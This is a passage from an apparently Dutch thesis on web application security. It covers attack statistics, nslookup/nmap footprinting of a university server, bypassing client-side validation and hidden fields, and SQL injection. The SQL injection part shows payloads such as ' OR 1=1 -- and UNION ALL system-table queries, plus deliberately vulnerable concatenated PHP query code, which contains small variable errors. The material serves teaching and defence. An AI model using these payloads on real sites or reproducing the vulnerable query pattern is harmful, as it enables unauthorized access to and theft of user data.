Figuur 5.2: Web Application Architecture (Andrez, 2006)

De presentatielaag omvat de GUI-componenten die de interface vormen zodat de gebruiker kan interageren met de webapplicatie. De door de gebruiker ingevoerde gegevens worden doorgegeven aan de logica laag die er bewerkingen mee uitvoert waar al dan niet de data laag voor nodig is. Hierin bevindt zich typisch een database en een *database management system*.

De logicalaag geeft het resultaat dan weer door aan de presentatielaag en past eventueel enkele waarden aan in de database. Tot slot zal de presentatielaag de verkregen resultaten vertalen in iets bruikbaar en leesbaar voor de surfer. (Scambray & Shema, 2002) Programmeurs kunnen best deze functies altijd gescheiden houden en bijvoorbeeld niet de presentatielaag met de database laten communiceren of logica in de dataaag verwerken. (Andrez, 2006)

Hoofdstuk 6

Statistieken


CERT/CC staat voor *Computer Emergency Response Team/Coordination Center*. Dit is een vooraanstaande organisatie die zich al enkele jaren bezighoudt met onderzoek naar internet gerelateerde beveiligingsproblemen. Ze willen ondernemingen bewust maken van deze problemen en hen helpen om toekomstige incidenten te voorkomen. (CERT, n.d.) Een van hun bezigheden was het presenteren van statistieken over websecurity incidents. Omdat dit er zoveel werden, zijn ze hier in 2004 mee gestopt. (Phifer & Piscitello, 2007) Men is dan andere meetcriteria gaan opstellen en tegenwoordig bestaan er heel veel verschillende categoriën van incidents.

Jeremiah Grossman is een van de mensen die zich bezighoudt met het in kaart brengen van de aanvalstypes. Al is dit slechts een van de vele dingen die hij doet want Grossman mag gerust een van de grote websecurity goeroes genoemd worden. Voor hij de onderneming WhiteHat Security oprichtte, waar hij ook *chief technological officer* is, was hij *information security officer* bij Yahoo. Hij stichtte ook het *Website Security Consortium (WASC)* en OWASP, *Open Web Application Security Project*. Beide zijn gerespecteerde communities van experts die state-of-the-art werk verrichten op vlak van de beveiliging van webapplicaties.

Het laatste rapport over de huidige stand van zaken op vlak van webapplicatiebeveiliging dat Grossman publiceerde, dateert van april 2007. Hierin benadrukt hij dat bedrijven die het risico op financiële verliezen, reputatieschade, diefstal van intellectuele eigenschap, boetes wegens het niet conform de wet zijn, ... willen verminderen, grondig geïnformeerd moeten

blijven over de manier waarop websites door hackers binnengedrongen kunnen worden en de manier waarop men ze daarom best kan beveiligen. (Grossman, 2007)

In zijn rapport maakte hij ook de laatste cijfers bekend over het voorkomen van de verschillende aanvalstypes. Deze zijn weergegeven in grafiek 6.1. De percentages geven de kans weer dat een website kwetsbaar is voor dat specifieke type. Dit wil zeggen dat maar liefst 67% van alle websites kwetsbaar zijn voor *Cross-Site Scripting (XSS)*. Wat dit precies is en hoe dit werkt, wordt verder behandeld in hoofdstuk 9 vanaf pagina 70. Grossman berekende ook welke de kans is dat als er een kwetsbaarheid aanwezig is, het om een bepaald type gaat. Zoals in bijlage E.1 op figuur E.1 is te zien, is als een website kwetsbaar is, er 65% kans dat ze kwetsbaar is voor XSS.



Figuur 6.1: Kans van voorkomen van de verschillende aanvalstypen (top 10) [Grafiek gemaakt op basis van gegevens van (Grossman, 2007)]

Na XSS vervolledigen *Information leakage*, *content spoofing* en *predictable resource location* de top 4. Wat deze precies doen wordt nu kort uitgelegd maar er wordt in deze thesis niet dieper op ingegaan.

Information Leakage Als de website onbedoeld gevoelige informatie blootgeeft zoals belangrijke programmeurscommentaar, gebruikersinformatie, uitgebreide errormeldingen, ...

Content Spoofing Een techniek die de surfer laat geloven op een bepaalde betrouwbare

site te zitten terwijl het in werkelijkheid gaat om een externe bron die bijna identiek is aan de “gespoofte” site. Als de surfer dan bijvoorbeeld niets vermoedend probeert in te loggen, bemachtigen de spoofers zijn inloggegevens.

Predicatble Resource Location Bij ongeveer 1 op 5 websites bevinden er zich op de server ook nog belangrijke andere bestanden dan deze die de gebruiker te zien krijgt. Deze zouden configuratiefiles van de applicaties kunnen zijn, broncode, logs of backups kunnen bevatten, ... Geautomatiseerde scanners gaan op zoek naar deze bestanden om te kijken of ze geen nuttige info bevatten.

Naast XSS wordt in deze thesis ook nog dieper ingegaan op SQL-Injectie wat, zoals grafiek 6.1 aangeeft, bij ongeveer 17% van alle websites mogelijk is. Wat dit is en hoe het werkt wordt behandeld in hoofdstuk 8 vanaf pagina 58. Waarom dit type uitgebreider aan bod komt, wordt verduidelijkt in de volgende alinea's.

De *payment card industry data security standard (PCI-DSS)* drukt soorten aanvallen uit naargelang ernstigheid. Er zijn 5 niveau's gaande van *laag* over *medium*, *hoog* en *dringend* tot *kritisch*. In zijn rapport heeft Grossman ook de applicatie-aanvalstypen gerangschikt volgens deze ernstigheidsniveau's. Zoals in figuur E.2 in bijlage E.1 te zien is, is er 29% kans dat een website kritische lekken bevat en zelfs 74% kans dat er dringende lekken aanwezig zijn. In grafiek E.3 en E.4 (beide bijlage E.1) is te zien dat respectievelijk SQL-Injectie en XSS het gevaarlijkste aanvalstype zijn.

Er zal in verdere hoofdstukken dus vooral aandacht hebben voor Cross-Site Scripting omdat dit extreem veel voorkomt en de belangrijkste dringende kwetsbaarheid is. Ook SQL-Injectie komt uitgebreid aan bod aangezien toch ook ongeveer 1 op 5 sites hier kwetsbaar voor is en vooral omdat een succesvolle injectie heel verregaande gevolgen kan hebben.

Een alternatieve verantwoording voor deze keuze vinden we terug bij Owasp, een internationale en invloedrijke community die, zoals aangehaald in het begin van dit hoofdstuk, mede opgericht werd door Grossman. Owasp stelt regelmatig een *top 10* samen van de meest kritische bedreigingen voor webapplicaties. Dat deze lijst invloedrijk is, blijkt uit het feit dat de *U.S. Federal Trade Commission* haar leden aanraadt ze te gebruiken. Ook het *U.S. Defense*

Information Systems Agency gebruikt de lijst, net als vele grote bedrijven als Britisch Telecom, Sun en IBM. De volledige top 10 is weergegeven in tabel E.1 in bijlage E.2. Op nummer 1 en 2: respectievelijk Cross-Site Scripting en Injection Flaws (Owasp, 2007)

Hoofdstuk 7

Vorbereiding

Om een applicatie goed te kunnen beveiligen is het ook nodig dat men weet hoe ze misbruikt kan worden. Het hebben van de nodige basiskennis van applicatiehacken is een vereiste om het beveiligingsprobleem beter te begrijpen en betere beslissingen in verband met applicatiebeveiliging te kunnen nemen. Er geldt immers: “keep your friends close, your enemies closer” (Sun-Tzu, Chinees militair strateeg)

Zoals in de volgende hoofdstukken gezien wordt, zijn de aanvalstechnieken afhankelijk van de infrastructuur. Om niet alle benaderingswijzen te moeten uitproberen zal een aanvaller eerst proberen zoveel mogelijk te weten te komen van de omgeving waarin de applicatie draait. Een server waarop MS SQL Server is geïnstalleerd, moet bijvoorbeeld anders benaderd worden dan eentje met Oracle-software.

7.1 Footprinting

Webservers zijn gekend als dragers van vele *vulnerabilities* en zijn dus kwetsbaar. De reden hiervoor is onder andere hun evolutie. Vroeger toen pagina’s bijna uitsluitend uit HTML waren opgebouwd, was het eenvoudiger om alles controleerbaar te houden. Tegenwoordig moeten webservern echter een hele reeks extra commando’s, scripttalen (ASP, PHP, Java, ...) en protocollen ondersteunen. De snelle evolutie hiervan zorgt voor een sterk verhoogde complexiteit en dat brengt met zich mee dat er ook meer en meer veiligheidproblemen zijn. (Howlett, 2005)

Er bestaan tegenwoordig verschillende soorten webserversoftware waarvan de populairste die van de open-source group Apache komt dat in juli 2007 op 53% van de servers geïnstalleerd was. Deze data komt van Netcraft (<http://www.netcraft.com>), een site die up-to-date statistieken bijhoudt over het gebruik van webserver over het world wide web. Op de evolutiegrafiek is duidelijk de trend te zien dat de diversiteit groter wordt. De verschillende software verschilt van elkaar op vlak van functionaliteiten maar een ding hebben ze gemeen: ze bevatten allemaal bepaalde kwetsbaarheden.

In eerste instantie zal de hacker de webserver onderzoeken, in het jargon wordt dit *server footprinting* genoemd. Bij een gerichte aanval moeten eerst de specifieke servers gevonden worden. Via het commando “nslookup” kan het ip-adres van de nameserver van een bepaalde site gevonden worden, zoals te zien is in afbeelding 7.1. Ook PING kan gebruikt worden om het ip-adres van de server waarop de webpagina’s staan te vinden.



```
C:\>nslookup uhasse.lt.be
Server:
Address: 192.168.1.1

Name:      uhasse.lt.be
Address: 193.190.2.30
```

Figuur 7.1: Nslookup

Eens de server gelokaliseerd is, is het interessant te weten welk OS erop draait en welke server geïnstalleerd is. Dit kan via de online tool “What’s that site running?” van Netcraft. We zien dat de files van www.uhasse.lt.be zich op een computer bevinden waarop *Windows Server 2003* draait met daarop *Microsoft IIS 6.0* geïnstalleerd. De gegevens van lumumba.uhasse.lt.be staan op een *Linux-computer* waarop de webserver van *Apache* wordt gebruikt. Het rapport dat Netcraft creëert is te vinden in bijlage F.

Er is nu geweten op welke server de files staan en welk OS en serversoftware hierop geïnstalleerd zijn. Een aanvaller wil nu nog weten welke poorten op de computer open staan en actief luisteren naar een connectie. Er kan een filter geïnstalleerd zijn om ongewenst verkeer te beletten de beveiligde applicatiebronnen te bereiken. Een tool die de staat van de poorten controleert is “nmap”. (Andrez, 2006) De server van UHasselt laat zoals op afbeelding 7.2 te zien enkel de standaardpoorten open.

```
C:\>nmap uhasselt.be

Starting Nmap 4.20 < http://insecure.org >
Interesting ports on uhasselt.be (193.190.2.30):
Not shown: 1692 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap finished: 1 IP address <1 host up> scanned in 313.860 seconds
```


Figuur 7.2: Nmap

7.2 Applicatieflaws

Web applications are worse off because they need to be interactive, accepting and returning data from users. (Cook, 2003)

Applicatieflaws zijn de kwetsbaarheden die aanwezig zijn en waarvan hackers gebruik kunnen maken om hun slag te slaan. Liu & Sima definiëren twee types van fouten in webapplicaties: *technische* en *logische* fouten. Beide hebben een andere aanpak nodig. Voor de eerste soort bestaan er *applicatiescanners*. Deze gaan systematisch op zoek naar technische fouten in applicaties die gaten veroorzaken. Ze doen hier bovendien slechts enkele uren over, terwijl handmatig zoeken enkele dagen in beslag zou nemen. Aangezien er creativiteit nodig is om de tweede soort fouten te ontdekken, helpen de standaardprocedures van de scanners hier niet, zoals ook wordt aangegeven in figuur 7.3. Er wordt aangeraden een extern beveiligingsexpert in te huren om applicaties op dit soort fouten te scannen. Liu & Sima

Hoe komt het eigenlijk dat webapplicaties zoveel lekken vertonen? Volgens Beaver bestaat het probleem uit twee delen. Een eerste deel is dat de developers bij het programmeren de functionaliteit boven de veiligheid stellen en ook te weinig aandacht besteden aan het testproces. Het tweede deel is het feit dat het management haar website zo snel mogelijk online wil. Ze geven *time-to-market* voorrang op veilige, stabiele applicaties.



Figuur 7.3: Technische vs logische fouten (Grossman, 2007)

7.3 Input Validation

Het niet controleren van de input van gebruikers is een van de grootste fouten die een developer van webapplications kan maken. Kwaadaardige input kan leiden tot systeemcrashes, manipulatie en corruptie van de database, ... (Beaver, 2004) Er zijn verschillende vormen van inputcontrole zoals een beperking op het aantal karakters dat kan worden ingegeven, het aanvaarden van slechts een bepaald datatype, controleren of elk veld van een form is ingevuld, ... Er bestaan twee types: *client side*- en *server side validatie*

Input van gebruikers is een noodzakelijk kwaad want erzonder is een website niet meer interactief. Het is extreem belangrijk dat een programmeur veel moeite doet om input te valideren want als dit niet gedaan wordt, kan dit leiden tot grote beveiligingsproblemen. De manier waarop input door webapplicaties wordt verwerkt, is voor velen tegenwoordig zelfs het belangrijkste onderdeel van het beveiligingsmechanisme. De oorzaak van vele kwetsbaarheden ligt bij de nalatigheid van de programmeurs. (Andrez, 2006)

Client-side validatie gebeurt door de computer van de surfer en wordt gebruikt om onnodig verkeer naar de server te beperken. Het contactformulier van de Belgische site van Coca-Cola (<http://www.cocacolabelgium.be/showpage.asp?iPageID=16&sLangCode=NL>) heeft bijvoorbeeld een basisvorm van input validatie. Er wordt op het eerste zicht niet echt gekeken wat de gebruiker invult maar hij is wel verplicht alles in te vullen vooraleer hij het

formulier werkelijk kan verzenden. Kijken we nu echter even in de broncode, zien we dat hier op de volgende manier voor gezorgd wordt. Voor de overzichtelijkheid is wat code weggenomen zodat alleen het relevante deel overblijft.

```
<script language="Javascript">
<!--
function SubmitMyRegistrationForm(form)
{
if (!(CheckMandatoryField(form.sStreet, 'Straat','NL')))) return false;
if (!(CheckMandatoryField(form.sNumber, 'Nummer','NL')))) return false;
if (!(CheckMandatoryField(form.sZip, 'Postcode','NL')))) return false;
if (!(CheckMandatoryField(form.sLocation, 'Gemeente','NL')))) return false;
return true;
}
-->
</script>
```

Om deze validation te omzeilen, volstaat het om deze code uit het bronbestand te knippen en de overblijvende code op een lokale server te laten draaien. Het kan zijn dat hierdoor ook enkele andere variabelen aangepast moeten worden zoals het veranderen van de waarde van de ACTION-tag van het form van een relatief naar een absoluut adres, maar dit zijn eenvoudige standaardaanpassingen. Het formulier wordt nu zonder probleem uitgevoerd, ongeacht of de velden ingevuld zijn.

Op deze manier kunnen ook andere beperkingen omzeild worden. Stel dat een goede programmeur ook een beperking op het aantal karakters aangegeven heeft zodat een gebruikersnaam bijvoorbeeld maximaal 12 tekens lang mag zijn. Zoals in de volgende secties aangetoond wordt, hebben hackers er dikwijls veel meer nodig. Deze beperking is echter geen probleem. De broncode kan simpelweg aangepast worden door de waarde van de MAXSIZE-tag te verhogen en het script lokaal te laten draaien. Weg is de beperking op het aantal karakters.

```
<form name='vb' method='POST' action='http://www.vb.be/volgend.html'>
<input type='text' name='gebruikersnaam' value='' maxsize='12'>
```

Een nog grovere vorm wordt *hidden field manipulation* genoemd. Erg slecht geprogrammeerde applicaties leggen voor bepaalde data geen connectie met de database, de info zit ingebed in de code. De applicatieprogrammeur denkt dat deze data “onzichtbaar” is aangezien hij *hidden fields* in de HTML verwerkte. Dat is misschien ook wel zo voor de gewone surfer die niet naar deze velden op zoek gaat, maar bij het bekijken van de broncode is deze info wel zichtbaar voor iedereen. Het volstaat opnieuw de pagina lokaal te kopiëren en uit te voeren met een aangepaste veldwaarde om bijvoorbeeld te kunnen genieten van de hoogste solden.

```
<input type='hidden' name='productprijs' value='€100'>
```

Client-side validatie zou enkel gebruikt moeten worden om onnodig verkeer naar de server te beperken. Verdere logica moet toegepast worden door de server-side component die de ingevoerde data verwerkt. Voor het omzetten van de input kunnen gegevens uit de database nodig zijn waardoor deze controle best niet client-side plaatsheeft. Dit zou zorgen voor veel meer client-server verkeer en is bovendien op zich nadelig voor de veiligheid. (Andrez, 2006)

Het ontbreken van input validatie stelt een applicatie open voor vele aanvalstypes zoals XSS en SQL-Injectie, die in respectievelijk hoofdstuk 8 en 9 uitgebreid aan bod komen.

Samengevat geeft Ansley volgende tips aan programmeurs:

1. Verwerp gekende kwaadaardige input
2. Aanvaard alleen input waarvan zeker is dat die geen schade aanricht

Een programmeur kan enkele controles of aanpassingen invoeren om ervoor te zorgen dat user input minder kwaad kan doen. Hiervan staan enkele voorbeelden in bijlage G.3.

Tegenwoordig bestaan er allerlei tools om automatisch na te gaan of een website kwetsbaarheden bevat. Het is niet aangeraden alleen deze tools te gebruiken, maar het geeft een goede eerste indicatie. Zoals gezegd zijn sommige problemen niet bloot te leggen door een programma maar is enige creativiteit vereist. Een beveiligingstester zal dus ook enkele handmatige tests moeten uitvoeren om zeker te zijn van een veilige applicatie, als dit al bestaat. Een mogelijke combinatie van tools is eerst een *spider* los te laten op de applicatie gevolgd door een *fuzzer*. De eerste zal door alle mogelijke links te volgen automatisch alle pagina's van de

site opsommen. De tweede zal dan op al die pagina's de forms afgaan en nagaan hoe deze reageren op bepaalde inputs. (Jaquith, 2007) In deze thesis wordt niet verder ingegaan op dit soort tools.

Hoofdstuk 8

SQL-Injectie

“SQL injection is a type of web hacking that requires nothing but port 80 and it might just work even if the admin is patch-happy.” (AntiCrack, geciteerd door McDonald)

SQL-injectie maakt gebruik van het feit dat er geen input validation is. Hierdoor kan er ook SQL-code in de velden van een webformulier ingegeven worden die ongewijzigd uitgevoerd wordt. Door het toepassen van standaardtechnieken probeert de hacker meer te weten te komen over de back-end database. Hij wil de structuur ervan, de namen van de kolommen, de velden, ... leren kennen. Het uiteindelijke doel is macht te krijgen over de database om zo toegang te hebben tot private data, deze te wijzigen of zelfs te vernietigen.

8.1 Inleiding

Deze sectie geldt als korte voorbereiding op de gedetailleerde uitleg van SQL-Injectie. Eerst wordt de basis van SQL-gebruik voor het opvragen van gegevens uit een database uitgelegd. Daarna wordt getoond hoe de code van een basis inlogformulier er uitziet. Dit inlogformulier zal illustratief gebruikt worden bij de gedetailleerde uitleg.

8.1.1 SQL als *Data Manipulation Language*

Iedereen die ooit gewerkt heeft met databases heeft waarschijnlijk ook wel enige kennis van SQL. Dit acroniem staat voor *Structured Query Language* en is de ANSI/ISO standaard voor het ondervragen van databases. Een standaard query ziet er als volgt uit:

```
SELECT <kolomnaam> FROM <tabelnaam> WHERE <kolomnaam> = <bepaalde waarde>
```


Bvb: `SELECT username FROM gebruikerstabel WHERE achternaam = 'Jansen'`

Om de via een webapplicatie gevraagde gegevens op te halen uit een database wordt meestal gebruik gemaakt van ODBC - Open Database Connectivity -. Dit is een voorbeeld van een *call-level interface (CLI)*. De ODBC is als het ware een tussenlaag tussen de applicatie en de database met als taak het vertalen van de queries in instructies die het DBMS - Database Management System - verstaat. Het voordeel is dat dezelfde code gebruikt kan worden in combinatie met verschillende DBMS's, zonder dat er telkens een specifieke preprocessor gebruikt moet worden. De ODBC en het DBMS moeten wel complementair zijn maar dit is meestal het geval. Door gebruik te maken van CLI wordt er dus een bepaald niveau van systeemafhankelijkheid gehaald wat altijd een voordeel is. (Garcia-Molina *et al.*, 2002)

Als er een fout commando gegeven wordt, dan zal het DBMS een foutmelding genereren. Aangezien deze meldingen aangeven wat de error is en soms ook waar deze zich mogelijk bevindt, zijn ze niet alleen zeer handig voor programmeurs maar ook voor een hacker. Zij kunnen er bijvoorbeeld tabel- en kolomnamen uit opmaken die dan weer in volgende stappen gebruikt kunnen worden zoals verder aangetoond. Het is dus een goed idee om deze nuttige informatie verborgen te houden voor niet-ontwikkelaars. Meestal echter krijgt de surfer deze meldingen gewoon integraal via zijn browser te zien.

8.1.2 Inlogformulier

In de volgende alinea's wordt uitgelegd hoe een basis inlogformulier werkt. De bedoeling is om een voorbeeld te geven van hoe de broncode van een pagina er uit ziet, hoe pagina's samenwerken en hoe een SQL-query opgebouwd wordt met behulp van user input. In de gegeven broncode zijn de layout-tags weggelaten.



Formulier 1

Naam:

Paswoord:

Figuur 8.1: Inlogformulier

Code voor het inlogformulier:

```
<HTML><HEAD><TITLE>:: Voorbeeldform Thesis ::</TITLE></HEAD>
<BODY> Formular 1
<FORM NAME='form1' ACTION='pagina2.php' METHOD='POST'>
Naam: <INPUT TYPE='TEXT' NAME='naam'>
Paswoord: <INPUT TYPE='PASSWORD' NAME='paswoord'>
<INPUT TYPE='SUBMIT' VALUE= 'Verzend'>
</FORM></BODY></HTML>
```

De belangrijkste eigenschappen zijn de naam van de velden en de waarde bij de formulieractie. Dit laatste geeft de pagina aan die uitgevoerd moet worden nadat de surfer het formulier verzonden heeft. Veronderstel dat in de database een tabel “gebruikers” zit die naast andere ook “naam” en “paswoord” als kolom heeft. De code voor pagina2.php wordt:

```
<HTML><HEAD><TITLE>:: Pagina 2 ::</TITLE></HEAD>
<BODY> <?
$naam = $_POST['naam'];
$voornaam = $_POST['paswoord'];
$query = ‘‘SELECT * FROM gebruikers WHERE naam=’’ . $naam .
‘‘ AND paswoord=’’ . $paswoord . ‘‘;’’;
\ldots
?> </BODY></HTML>
```

De gebruikte scripttaal is php. Via `$_POST['naam_variabele']` krijgt de pagina de ingevulde

waarden uit het inlogformulier. Het belangrijkste voor dit voorbeeld is de manier waarop de SQL-query geconstrueerd wordt. Aangezien voor naam en paswoord letterkarakters verwacht worden, moeten ze in SQL omgeven worden door quotes. Zoals te zien heeft de programmeur deze reeds in de query verwerkt zodat de gebruiker hier geen rekening mee hoeft te houden. Het doel is om te komen tot een query als de volgende:

```
SELECT * FROM gebruikers WHERE naam='Kris' AND paswoord='test';
```

8.2 Testfase

In eerste instantie moet altijd gecontroleerd worden of een applicatie wel vatbaar is voor SQL-Injectie. Dit kan gebeuren door in een inputveld een enkele quote in te geven, gevolgd door een van de door SQL gebruikte sleutelwoorden. Wordt bijvoorbeeld “ ’ OR ” gebruikt als input en geeft de server hierna een of andere door de database gegenereerde error terug, is de applicatie vatbaar voor SQL-Injectie. Deze foutmeldingen hoeven niet altijd door de browser weergegeven te worden, maar kunnen zich ook in de header van een webpagina of elders bevinden. (Spett, 2002) In bijlage G.1 staan enkele voorbeelden van standaard kwaadaardige input die gebruikt kan worden om errors te genereren in de hoop hier waardevolle data uit te halen.

Als het form uit meerdere inputvelden bestaat, kan best parameter per parameter getest worden. Tijdens het testen van een van de variabelen, wordt voor de andere velden idealiter ook rekening gehouden met de restricties en het type. Als er immers een foute waarde of fout type wordt meegegeven aan een andere dan de geteste parameter, zou eerst die foutmelding weergegeven kunnen worden waardoor nog niet geweten is of de applicatie op de geteste plaats kwetsbaar is of niet. (Spett, 2002) Alle parameters moeten afzonderlijk getest worden omdat het kan dat de programmeur wel inputbeperkingen geeft aan het ene veld maar niet aan het andere. Een veel voorkomende combinatie is bijvoorbeeld de vereiste dat bij het registreren voor een bepaalde site de gebruikersnaam elke vrije string mag zijn maar het paswoord minstens 6 karakters lang moet zijn.

8.3 Syntaxproblemen

Als de techniek mogelijk is, is een van de grootste problemen van de aanvaller er voor te zorgen dat er geen fouten in de syntax van de query sluipen. Meestal zijn quotes de oorzaak van zo'n syntaxerror. In SQL moet tekst immers omringd worden door quotes terwijl dit voor numerieke waarden en argumenten van bepaalde sleutelwoorden niet moet, maar wel mag. (W3Schools, n.d.a) Het is dus altijd een proces van trial and error om uit te zoeken welk type waarde een veld nodig heeft en in geval van bijvoorbeeld cijfers ook of de programmeur quotes voorzien heeft of niet. Als quotes gebruikt moeten worden, is het belangrijk dat de injectiewaarden ook beginnen met een ' en een nieuwe opening van de quotes voorzien om geen error te veroorzaken. In onze voorbeeldapplicatie ziet de where-clause er als volgt uit:

```
... WHERE naam=''' . $naam . '' AND ...
```

Kwaadaardige input zal eerst uit de omsluitende quotes ontsnappen en daarna de syntax weer in orde brengen door ze weer te openen. Een voorbeeld verduidelijkt:

```
' <CODE> ' <CODE>
```

Bvb: ' OR naam='Wauters

Als dit voorbeeld ingegeven wordt in het inlogformulier, zou deze input bij uitvoering op de plaats komen van \$naam wat leidt tot:

```
SELECT * FROM gebruikers WHERE naam=' ' OR naam='Wauters'
```

Een andere oorzaak van een syntaxprobleem is het gebruik van haakjes. Meestal geeft een error in zo'n geval wel aan dat er ergens een haakje niet gesloten of niet geopend is maar ook dan is het opnieuw een proces van trial and error om de juiste plaats van de fout te vinden. Beschouw volgende constructie:

```
... WHERE (naam=''' . $naam . '' AND ...)
```

Onze input moet dan iets zijn in de vorm van

```
' ) <CODE> ( ' <CODE>
```

Bvb: ') AND paswoord='test' AND ('1=1

Deze input vervangt bij het uitvoeren van het script de variabele \$naam wat volgende where-clause geeft:

```
... WHERE (naam='') AND paswoord='test' AND ('1=1' AND ...)
```

8.4 Aanvaltypes

Wat tot nu toe besproken is, behoort eigenlijk allemaal tot de voorbereidingfase. Vanaf nu zal besproken worden hoe de kwetsbaarheden misbruikt kunnen worden. Spett vermeldt vier soorten aanvallen met behulp van SQL-injectie:

1. Authorisation bypass
2. Gebruik makend van het SELECT-commando
3. Gebruik maken van het INSERT-commando
4. SQL-server stored procedures

8.4.1 Authorisation Bypass door SQL Manipulatie

Dit is waarschijnlijk de meest uitgevoerde vorm, de techniek is dan ook bijzonder simpel en wordt gegeven door zowat alle beschikbare bronnen. Als waarde voor een kwetsbare parameter moet ' OR 1=1 -- gekozen worden en de aanval is rond.

```
... WHERE naam=' ' OR 1=1 --' AND paswoord='test'
```

Het is belangrijk dat als input eerst de enkele quote gebruikt wordt omdat anders de syntax van de query niet meer klopt. Een niet numerieke waarde moet immers tussen twee zulke quotes staan om aanvaard te worden. In SQL betekent -- het begin van commentaar. Alle karakters na deze twee tekens worden dus niet meer uitgevoerd. Eigenlijk wordt hier aan de

database gevraagd om de gebruikerseigenschappen te geven voor de gebruiker met naam “*of 1=1*”. Dit laatste is altijd *true* en dus zal er een gebruiker teruggegeven worden, namelijk de eerste record die in de tabel gebruikers voorkomt.

8.4.2 Database Footprinting

Dit type maakt gebruik van een ander SQL commando, namelijk *UNION*. Dit commando wordt gebruikt om gerelateerde informatie uit twee verschillende tabellen te halen. Het doet beroep als voegijzer voor twee aparte *SELECT* queries met als voorwaarde dat het aantal opgevraagde kolommen in beide queries hetzelfde is en dat deze van hetzelfde datatype zijn. (W3Schools, n.d.b)

McDonald geeft aan dat het beter is *UNION ALL* te gebruiken. Het *UNION*-commando geeft standaard immers *distinct waarden* terug waardoor bijvoorbeeld van twee personen met exact dezelfde naam slechts de gegevens van een van hen getoond zal worden als er op naam geselecteerd wordt.

De meeste sites gaan de door de surfer gevraagde gegevens ophalen uit de database met behulp van een *SELECT/WHERE* query. Door het *UNION ALL*-statement dat in de vorige alinea besproken werd hieraan toe te voegen, kan een hacker ook andere data uit de database halen die misschien helemaal niet voor de buitenwereld bedoeld was. Aangezien hij eigenlijk alleen geïnteresseerd is in de query die hij wil laten draaien, zal hij er meestal voor zorgen dat de eerste, eigenlijk query geen resultaat oplevert door een volstrekt zinloze waarde als “zhkljfdq” te specificieren voor die parameter. (Spett, 2002)

Om een eigen query te laten draaien moet iemand wel kennis hebben over de structuur en nomenclatuur van de database. Het doel is te weten te komen hoeveel tabellen er zijn, hoe deze noemen, hoeveel kolommen ze hebben en wat de naam en het type van die kolommen is. Hiervoor kan gebruikt gemaakt worden van de *database server system tables*. Deze bevatten meta-data over de door de gebruiker aangemaakte tabellen. Tabel 8.1 geeft een overzicht van de meta-tabellen per server.

De aanvaller kan nu met behulp van *UNION ALL* en de systeemtabellen de structuur van de database achterhalen. Voor een MS SQL Server gaat hij hiervoor als volgt te werk. Eerst

Tabel 8.1: Database Server System Tables (Spett, 2002) (Chapela, n.d.)

MS SQL Server	MS Access Server	Oracle	MySQL
sysobjects	MSysACEs	SYS.USER_OBJECTS	mysql.user
syscolumns	MsysObjects	SYS.TAB	mysql.host
	MsysQueries	SYS.USER_TABLES	mysql.db
	MSysRelationships	SYS.ALL_TABLES	
		SYS.USER_TAB_COLUMNS	
		SYS.USER_CONSTRAINTS	
		SYS.USER_TRIGGERS	
		SYS.USER_CATALOG	

